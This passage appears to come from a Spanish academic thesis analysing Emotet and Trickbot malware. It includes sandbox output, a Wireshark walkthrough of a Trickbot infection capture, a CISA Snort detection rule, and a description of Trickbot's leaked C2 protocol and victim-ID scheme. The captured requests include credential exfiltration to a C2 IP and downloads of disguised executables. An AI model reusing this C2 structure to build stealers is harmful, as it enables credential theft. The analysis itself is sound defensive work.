+------------------------------------------------+------------------------------------------------+
| CAPABILITY                                     | NAMESPACE                                      |
|------------------------------------------------+------------------------------------------------|
| check for software breakpoints                 | anti-analysis/anti-debugging/debugger-detection |
| execute anti-VM instructions                   | anti-analysis/anti-vm/vm-detection             |
| reference anti-VM strings targeting Qemu       | anti-analysis/anti-vm/vm-detection             |
| encode data using XOR (3 matches)              | data-manipulation/encoding/xor                 |
| accept command line arguments                  | host-interaction/cli                           |
| parse PE exports                               | load-code/pe                                   |
| parse PE header                                | load-code/pe                                   |
+------------------------------------------------+------------------------------------------------+
```

Figura 8.13: Comando *Capa* sobre el *malware*.

Además, gracias a herramientas gratuitas en la nube como *Cuckoo Sandbox* o similares, podemos generar gráficos de ejecución de manera muy sencilla. A continuación, en la figura 8.14, se muestra el gráfico de ejecución dado por *JoeSandbox*[8].

En la figura, se aprecia como el *malware* contacta con numerosas *URLs*, las cuales son detectadas como maliciosas. Además, crea varios subprocesos los cuales poseen nombres de procesos comunes, pero son realmente maliciosos. Por ejemplo: *putty.exe*. Dichos subprocesos se encargan de modificar configuraciones de antivirus, esconder las trazas de la muestra descargada y realizar conexiones de red.




Figura 8.14: Comportamiento del *malware* - Gráfico generado por *JoeSandbox*[8].

El *malware* se presenta de forma muy modular. Esto es debido a que posee módulos para escalar privilegios, obtener contactos y *emails* para infectar a otros usuarios, hacer fuerza bruta de credenciales y también actuar como *proxy* del *C2*.

Por todas estas capacidades, su propagación es rápida y al colaborar con otras muestras el usuario infectado se ve con diversas amenazas a la vez.

8.2. Muestra Post-COVID: Trickbot

Tal y como se ha mencionado en la sección 7.1.2, *Trickbot*, junto con *Emotet*, han sido las principales familias de *stealers*, y a menudo han trabajado de la mano.

En esta sección se hará análisis tanto de una traza de red como del código fuente.

8.2.1. Análisis de red

A continuación, se hará el análisis de una traza de tráfico de red producida al ser infectado por la familia *Trickbot*.

Para obtener la traza de red se hará uso de la página web del famoso investigador *"Brad Duncan"* apodado en sus redes sociales como *@malware_traffic*[96]

En su página web, permite como ejercicio descargar ciertas muestras de *malware* y trazas de red. En este caso se analizará la denominada *"CatBomber"*[97].




Figura 8.15: Descarga de una traza de red producida al infectarse con la familia *Trickbot*.

Para el análisis de trazas de red, se hará uso de la herramienta *Wireshark*[98]. Esta herramienta es posiblemente la más utilizada para análisis de tráfico de red y de protocolos.

Uno de los primeros pasos al analizar una traza de red, puede ser filtrar por protocolos. Para comenzar, es de especial utilidad el protocolo de *DNS*.

DNS, del inglés "*Domain Name System*", es una manera de nombrar e identificar de forma jerárquica y descentralizada a los diversos sistemas que se encuentran en internet.

Por tanto, dicho protocolo, nos permite con solo un vistazo identificar los dominios con los que se contacta.




Figura 8.16: Uso del filtro por protocolo: *DNS*.

En la figura 8.16, se puede ver que existen llamadas a diversas *APIs* de obtención de *IP*. A simple vista, esto no tiene por qué ser un indicador de *malware*, pero si es una práctica muy común.

El conocer la *IP* externa, permite al atacante conocer la dirección con la que se puede conectar de vuelta, o simplemente para identificar a la víctima en su red de infectados.

Posteriormente se analizan las peticiones en el protocolo *HTTP*. De nuevo, se observan llamadas a varios dominios para obtener la *IP* externa. Pero, más interesante aún, se puede observar otras llamadas a varias *IPs*.




Figura 8.17: Peticiones *HTTP*

En la figura 8.19, se observa que la petición se hace mediante el comando *curl*[99]. *Curl* es un sencillo comando para transferir datos o archivos mediante diversos protocolos, entre ellos *HTTP*.

Además, se observa que el servidor se identifica como *"Cowboy"* lo cual es uno de los identificadores que proporciona la *CISA (Cybersecurity & Infrastructure Security Agency)*[100] para identificar la familia *Trickbot*[101].

```
alert tcp any $HTTP_PORTS -> any any (msg:"TRICKBOT:HTTP Server Header
contains 'Server|3a 20|Cowboy'"; sid:1; rev:1; flow:established,from_server;
content:"200"; http_stat_code; content:"Server|3a 20|Cowboy|0d 0a|";
http_header; fast_pattern; content:"content-length|3a 20|3|0d 0a|";
http_header; file_data; content:"/1/"; depth:3; isdataat:!1,relative;
classtype:bad-unknown; metadata:service http;)
```

Figura 8.18: Indicador proporcionado por la *CISA* para identificar la familia *Trickbot*.

```
GET / HTTP/1.1
Connection: Keep-Alive
User-Agent: curl/7.69.1
Host: api.ipify.org

HTTP/1.1 200 OK
Server: Cowboy
Connection: keep-alive
Content-Type: text/plain
Vary: Origin
Date: Thu, 28 May 2020 17:56:21 GMT
Content-Length: 15
Via: 1.1 vegur

173.166.146.112
```

Figura 8.19: Llamada a *API* para conocer la *IP*.

De hecho, las sospechas son ciertas, pues posteriormente, se puede observar como se hacen peticiones *POST* enviando datos sensibles.

Algunos de los datos enviados son: contraseñas de *Outlook*, configuraciones de *OpenVPN*, claves *SSH*, procesos ejecutándose en el sistema, información de red, etc.

```
POST /yas33/CAT-BOMB-W7-PC_W617601.1071BE9788304FBD0C52B1EE36701166/81/ HTTP/1.1
Accept: */*
Content-Type: multipart/form-data; boundary=---------ARXRPHEBMXNZHSSP
Connection: Close
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729;
.NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: 36.89.106.69
Content-Length: 260
Cache-Control: no-cache

-----------ARXRPHEBMXNZHSSP
Content-Disposition: form-data; name="data"

pop3://mail.catbomber.net:995|phillip.ghent|gh3ntf@st

-----------ARXRPHEBMXNZHSSP
Content-Disposition: form-data; name="source"

Outlook passwords
-----------ARXRPHEBMXNZHSSP--
HTTP/1.1 200 OK
connection: close
server: Cowboy
date: Thu, 28 May 2020 18:04:12 GMT
content-length: 3
Content-Type: text/plain

/1/
```

Figura 8.20: Llamadas *POST* maliciosas.

Pasando a analizar los archivos, tal y como se aprecia en la figura 8.21 que el icono es aparentemente benigno.

```
GET /ico/VidT6cErs HTTP/1.1
Connection: Keep-Alive
Host: 162.216.0.163

HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Thu, 28 May 2020 18:11:15 GMT
Content-Type: Content-type: application/octet-stream
Content-Length: 106801
Connection: keep-alive

5.........&....g..:#....,O.';..W.}..!....Bn8'..u.8.v92c.*P......?...^..?.OR..D.u!...NZ.P..U.....[..^...mx.....R(..bz..>..$..g.D.....&.
{.o....7..;-..$....c..o....d8..-...+..p<n_....IC..;...E.U....3.w..     ki...d3..".J]L.wA...d....8.S.......A.
B..6*[..=K....n~.m....BK..(..@.... ....E.E..|.J.....9Q-5..3.g..s.?.e:.x...-...~..S 'sY...D...~..!x7...R.Zc(...Ap.
4$.Y~.....:.......a)Br.v.....Ca.....%<.oTXb.{..J.`...#...Dn....4.zG'u...
x..V...bkr.c!..N..k./...:..L.F...J;lq.M`.V6...r..r..."Z':...qA..P|...~G.$...0...7L...U.m.B.#....m..v.m.T...V......|..z(..G`..U s.
3.^.....pt%....@7p.E....b.E..1m..1.F..jw......M.....&.Q...T....:r.D.
...y("....A.....J.P.Aou .....V.R.......IKu.j.\.F..G.&...~......-<.....M.
```

Figura 8.21: *".ico"* aparentemente no malicioso.

No obstante, al analizar los otros archivos se puede ver claramente como se trata de un fichero *exe* (ejecutable).

La identificación es sencilla, en primer lugar, el archivo comienza por el número mágico *"MZ"*. Además, se observan *strings* relacionadas con *DOS*.

```
GET /images/imgpaper.png HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
User-Agent: WinHTTP loader/1.0
Host: 162.216.0.163

HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Thu, 28 May 2020 18:12:02 GMT
Content-Type: Content-type: application/octet-stream
Content-Length: 503808
Connection: keep-alive

MZ.....@..... .!..L.!This program cannot be run in DOS mode.

$.......o.'=+.In+.In+.In+.In>.InI.Zn$.In+.Hn..In..Gn6.In..Cn..In..BnG.In..On*.InRich+.In........PE..L...
7..^.....`.......G.....@.....dp.....C.....h..
.....X.....text...Nq.....
..... ..`.rdata.....@..@.data....n...p...
0...p.....@....rsrc...h.....@..@.....
```

Figura 8.22: El resto de imágenes con carácter maliciosas.

Una búsqueda de paquetes que contengan esta cadena de texto nos devuelve los dos archivos.




Figura 8.23: Búsqueda de ejecutables.

Finalmente, se puede observar como es usado el protocolo *TLSv1*. Este protocolo es considerado obsoleto a día de hoy, aunque se mantiene su soporte por retrocompatibilidad.

tls

No.	Time	Source	Destination	Protocol
3967	904.713331	192.3.247.116	10.5.28.229	TLSv1
3986	904.715254	192.3.247.116	10.5.28.229	TLSv1
4005	904.717153	192.3.247.116	10.5.28.229	TLSv1
4013	904.717835	192.3.247.116	10.5.28.229	TLSv1
4015	904.771975	10.5.28.229	5.1.81.68	TLSv1
4017	906.139575	5.1.81.68	10.5.28.8	TLSv1
4018	906.142478	10.5.28.8	5.1.81.68	TLSv1
4021	907.685548	5.1.81.68	10.5.28.229	TLSv1
4023	909.446040	10.5.28.229	5.1.81.68	TLSv1
4024	909.446143	10.5.28.229	5.1.81.68	TLSv1
4587	912.456306	10.5.28.229	5.1.81.68	TLSv1
4627	912.618975	10.5.28.229	5.1.81.68	TLSv1
4708	912.763863	5.1.81.68	10.5.28.229	TLSv1
4709	912.763894	5.1.81.68	10.5.28.229	TLSv1
4711	912.772684	10.5.28.229	5.1.81.68	TLSv1
4824	912.917454	5.1.81.68	10.5.28.229	TLSv1
4827	913.011519	10.5.28.229	5.1.81.68	TLSv1
4829	913.011621	10.5.28.229	5.1.81.68	TLSv1
4831	913.860013	5.1.81.68	10.5.28.8	TLSv1
4832	913.860517	10.5.28.8	5.1.81.68	TLSv1

Figura 8.24: Uso de *TLSv1*.

A continuación se hará una identificación, de manera rápida, de los archivos mencionados en la traza. Para comenzar, se extraen los ficheros presuntamente maliciosos de la traza.




Figura 8.25: Extracción de los ficheros maliciosos.

Mediante la herramienta *Detect It Easy*[102], podemos obtener la entropía de las diferentes secciones de los archivos. Tal y como se muestra en la figura 8.26, las secciones *.text* y *.rsrc* se encuentran empacadas.

En este caso, corresponden a las secciones de código y de recursos.




Figura 8.26: Entropía de uno de los ficheros (*"imgmapper.exe"*).




Figura 8.27: Hash MD5 de uno de los ficheros (*"imgmapper.exe"*).

Mediante la misma herramienta, es posible obtener el *hash MD5* y analizándolo con VirusTotal[103] se obtiene que es malicioso, 54/71 antivirus lo detectan como virus; 29 de ellos lo detectan como troyano y 8 lo detectan como *Emotet*.




Figura 8.28: Análisis en *VirusTotal* de uno de los ficheros (*"imgmapper.exe"*).

Al ejecutar y analizar su comportamiento en una *sandbox*, como *filescan.io*[104], se observan claros signos de que se trate de un *infostealer*. Por mencionar comportamientos extraños, se puede destacar el uso de *keylogging* (registro de las teclas pulsadas), captura de pantalla e inyección en procesos.




Figura 8.29: Análisis de comportamiento de uno de los ficheros (*"imgmapper.exe"*).

8.2.2. Análisis del código de fuente

Aunque se explica con más detalle en la sección 10.2; *Conti*, una de las organizaciones cibercriminales más grandes, sufrió ciertas filtraciones por parte de miembros internos.

Estos miembros filtraron gran cantidad de documentos, así como las herramientas utilizadas. Entre ellas se encontraba el código de fuente de *Trickbot*.

Esto nos permite por tanto, hacer un análisis del funcionamiento de una forma 100 % clara. Además, esto se podrá contrastar con los análisis realizados en la sección 8.2.1.

El código fuente, basado en *Erlang*, está compuesto principalmente de dos componentes:

1. **"dero"**: Parte encargada de hacer el manejo de los datos, así como de la base de datos y el manejar las peticiones de comandos.

2. **"lero"**: El colector de datos.

La base de datos es de tipo *SQL*, concretamente *Postgres SQL* y todo el control de los comandos se hace mediante peticiones *HTTP (Hypertext Transfer Protocol)* de tipo *GET* y *POST*.

El sistema está preparado para que el sistema de manejo de la base de datos pueda estar ejecutándose en otra máquina remota. Lo cual tiene bastante sentido desde el punto de vista de la seguridad.

A partir de los archivos *SQL* encontrados, se ha recreado la base de datos, que se muestra a continuación (fig. 8.30).

Figura 8.30: Base de datos utilizada por *Trickbot*.

Tal y como se ve en la figura 8.30, en la base de datos se almacena información de las víctimas, así como ficheros para enviar y comandos para ejecutar.

De cada víctima se guardan las siguientes propiedades: Id de grupo, Id de cliente, sistema operativo, dirección IP, país, importancia y *"userdefined"*, cuándo fue registrado y último momento en línea.

Los campos de *"userdefined"* e "importancia" son numéricos (números negativos, 0 y positivos) y manejados por el propio *software*.

Como en cualquier servidor *HTTP*, el envío de datos al servidor se hace mediante peticiones *HTTP POST*. Y la obtención de ellos se hace mediante peticiones *GET*.

Todo el contenido se maneja en formato de texto y binario.

Puesto que pueden existir numerosos *reverse-proxies* (servidores que redirigen el tráfico

de los clientes a diversos servidores), *DNATs* (encargado de traducir *IPs* de destino al conectar de *IPs* públicas a privadas) y balanceadores de carga entre el servidor y la víctima, desde el servidor no es posible conocer la dirección *IP* pública de la víctima.

De nuevo, cobra gran sentido, que las primeras peticiones en la traza de red analizada sean a diversas *APIs* que devuelven la *IP* pública de la víctima.

```
GET / HTTP/1.1
Connection: Keep-Alive
User-Agent: curl/7.69.1
Host: api.ipify.org

HTTP/1.1 200 OK
Server: Cowboy
Connection: keep-alive
Content-Type: text/plain
Vary: Origin
Date: Thu, 28 May 2020 17:56:21 GMT
Content-Length: 15
Via: 1.1 vegur

173.166.146.112
```

Figura 8.31: Llamada a *API* para conocer la *IP*.

Para tener identificada a la víctima en todo momento, se adjuntan siempre ciertos metadatos a las peticiones. Los metadatos enviados son:

- Tiempo actual
- Id de grupo
- Id de la víctima

Además, todas las peticiones tienen la misma estructura:

/<id-de-grupo>/<id-del-cliente>/<comando>/

El Id del grupo, es una cadena de caracteres (a-z) y números (0-9), sin importar en este parámetro las mayúsculas o minúsculas.

El Id de la víctima se conforma de la siguiente forma:

En primer lugar, existe una parte obtenida a base de parámetros del sistema. Siguiendo el esquema: <nombre>_XYYYYYYY

- **Nombre**: El nombre identificador de la máquina, obtenido con ciertos parámetros de la víctima (ya sea con su usuario, sistema operativo, o cualquier identificador).
- **X**: Un carácter que identifica el tipo de sistema del usuario siendo: W - *Windows*, L - *Linux*, A - *Android*, M - *Mac OS*.
- **YYYYYYY**: 3-7 dígitos que conforman la versión del sistema operativo.

En segundo lugar, obtenido de forma aleatoria, se generan 32 caracteres alfanuméricos aleatorios. En este parámetro si importan las mayúsculas o minúsculas.

